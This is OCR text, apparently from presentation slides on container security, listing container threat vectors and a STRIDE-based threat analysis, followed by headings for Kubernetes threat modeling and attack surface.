
8

Kernel & OS

Hardware

Container Threat Vectors

1. Vulnerable OS/Container engine
2. Vulnerable application
3. Exposed Container engine
4. Insecure image registry
5. Privileged containers
6. Misconfigured container
7. Privilege escalation on host
8. Insufficient Network isolation




Container Threat Analysis (STRIDE)


- **Spoofing**
  - Spoofing Source Repository
  - Spoofing Container Registry
- **Tampering**
  - Tampering Application source code
  - Tampering image the CI / CD pipeline during build
- **Repudiation**
  - Disabling logs for container or container engine
  - Modifying log data under /var/lib/docker/containers
  - Overwriting log disk space
- **Information Disclosure**
- **Denial of Service**
  - Inaccessibility of Container Registry
  - Service disruption at host via OS kernel
- **Elevation of Privilege**
  - Run Container as Root
  - Gain root access via misconfigured networking
  - Use of system calls to gain privilege

Kubernetes Threat Modeling

- Kubernetes default Security Boundaries




Kubernetes Attack Surface



